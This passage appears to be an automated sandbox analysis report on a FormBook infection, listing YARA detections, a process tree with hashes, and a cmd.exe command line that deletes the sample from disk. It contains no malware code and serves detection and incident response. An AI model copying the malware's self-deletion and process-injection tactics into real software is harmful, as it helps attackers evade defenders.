Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.499559801.0000000001040000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.499559801.0000000001040000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.499559801.0000000001040000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.501264534.0000000010410000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.501264534.0000000010410000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.501264534.0000000010410000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.499496514.0000000000FF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.499496514.0000000000FF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.499496514.0000000000FF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	10427C87	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 6224

General

Start time:	18:51:17
Start date:	03/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: autofmt.exe PID: 7160 Parent PID: 3440

General

Start time:	18:51:42
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\autofmt.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autofmt.exe
Imagebase:	0xac0000
File size:	831488 bytes
MD5 hash:	7FC345F685C2A58283872D851316ACC4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: WWAHost.exe PID: 4868 Parent PID: 3440

General

Start time:	18:51:42
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\WWAHost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WWAHost.exe
Imagebase:	0x240000
File size:	829856 bytes
MD5 hash:	370C260333EB3149EF4E49C8F64652A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.596597809.0000000000380000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.596597809.0000000000380000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.596597809.0000000000380000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.598641113.0000000002700000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.598641113.0000000002700000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.598641113.0000000002700000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2717C87	NtReadFile

Analysis Process: cmd.exe PID: 7024 Parent PID: 4868

General

Start time:	18:51:46
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\SysWOW64\DpiScaling.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5188 Parent PID: 7024

General

Start time:	18:51:47
Start date:	03/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis